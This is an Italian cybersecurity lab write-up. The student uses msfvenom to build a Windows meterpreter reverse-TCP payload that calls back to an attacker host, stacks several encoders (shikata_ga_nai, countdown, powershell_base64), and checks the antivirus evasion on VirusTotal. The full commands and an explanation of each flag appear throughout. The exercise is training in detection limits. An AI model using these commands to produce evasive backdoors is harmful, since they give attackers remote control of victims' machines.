
S8L1

Obiettivo: L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Step1.

Come prima cosa verifico quanto è rilevabile il malware visto a lezione quindi lo creo con “msfvenom”



Spiegazione:— —

Primo Strato:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw

`msfvenom`: È lo strumento principale per generare e codificare i payload.
`-p windows/meterpreter/reverse_tcp`: Specifica il payload. In questo caso, è un **"reverse TCP meterpreter"** per sistemi Windows. Questo tipo di payload apre una connessione di ritorno dal computer della vittima all'attaccante. `meterpreter` è una shell avanzata che offre un controllo completo sulla macchina compromessa.
`LHOST=192.168.1.23`: Imposta l'indirizzo IP del computer dell'attaccante (Local Host). È l'indirizzo a cui la connessione di ritorno si connetterà.
`LPORT=5959`: Imposta la porta del computer dell'attaccante su cui il payload si connetterà.
`-a x86 --platform windows`: Definisce l'architettura e la piattaforma di destinazione del payload. Stiamo creando un payload per un sistema operativo Windows a 32 bit.
`-e x86/shikata_ga_nai`: Questo è il primo encoder. `shikata_ga_nai` è uno degli encoder polimorfici più noti, progettato per offuscare il payload e renderlo difficile da rilevare per gli antivirus.
`-i 100`: Il numero di iterazioni. Dice a `msfvenom` di eseguire l'encoder 100 volte per offuscare ulteriormente il payload.
`-f raw`: Specifica il formato di output. `raw` produce il codice grezzo del payload, che può essere passato al comando successivo nella pipeline.

Secondo Strato:

msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw

- | **(pipe)**: Questo è l'operatore chiave. Prende l'output del primo comando (il payload già codificato) e lo passa come input al secondo comando.
- **`msfvenom`**: Viene chiamato di nuovo per applicare un altro livello di offuscamento.
- **`-a x86 --platform windows`**: Di nuovo, specifica architettura e piattaforma.
- **`-e x86/countdown`**: Il secondo encoder. `countdown` è un altro encoder polimorfico che aggiunge un ulteriore livello di complessità al payload.
- **`-i 200`**: Aumenta le iterazioni per l'encoder `countdown`.
- **`-f raw`**: L'output viene nuovamente prodotto in formato grezzo per essere passato alla fase successiva.


Terzo Strato:

msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficommm.exe

- | **(pipe)**: Di nuovo, il comando precedente passa il suo output a questo terzo e ultimo comando.
- **`msfvenom`**: Viene chiamato per la terza volta.
- **`-e x86/shikata_ga_nai`**: Il payload viene codificato una terza volta, di nuovo con l'encoder `shikata_ga_nai`, ma con un numero di iterazioni differente (`-i 138`) per creare una firma unica e imprevedibile.
- **`-o polimorficommm.exe`**: Specifica l'output finale. Invece di produrre un output grezzo, questa volta viene creato un file eseguibile (`.exe`) con il nome `polimorficommm.exe` contenente il payload multistrato e offuscato.

Ora per verificare quanti antivirus rilevano questo malware vado su virustotal.com e faccio una scansione.


Come si puo vedere solo 9 su 62 antivirus rilevano una possibile minaccia.



Step2.

Ora per rendere questo malware meno riconoscibile uso lo stesso codice ma provo ad usare un altro ENCODER

Per prima cosa verifico gli encoder disponibili con msfvenom
"—List encoder to list" vedo che l'encoder "cmd/powershell_base64 ha una rank EXCELLENT quinti decido di usarlo.



Spiegazione:————————————————————————————————————


I primi due strati sono uguali l'unica cosa che cambia e che nel terzo strato viene usato un altro endoder ovvero cmd/powershell_base64

Questo ha un impatto enorme sulla rilevazione:

- **Elusione della Rilevazione Basata su Firma**: L'encoder `powershell_base64` prende il tuo payload già offuscato e lo trasforma in una lunga stringa di testo. I software antivirus hanno difficoltà a scansionare questa stringa perché non è un file eseguibile, ma una semplice sequenza di caratteri.
- **"Living Off the Land"**: Questa tecnica si chiama "vivere sulla terra". Significa che stai usando strumenti che sono già installati sulla macchina di destinazione (come PowerShell, un programma di sistema fidato) per eseguire il tuo codice dannoso. Questo rende molto più difficile per l'antivirus segnalare l'attività, in quanto non è il payload stesso a fare il lavoro, ma uno strumento di sistema preesistente.

————————————————————————————————————

Ora tornando al sito di prima e rifacendo la scansione posso verificare che ora il malware è meno visibile.



Conclusione

In conclusione, questo esercizio ha evidenziato l'inefficacia delle difese basate esclusivamente sulle firme. Per proteggersi dalle minacce moderne, è fondamentale implementare soluzioni che si basino sull'**analisi comportamentale** e sul **monitoraggio dei processi**, in grado di identificare attività anomale anche quando il codice non è riconosciuto.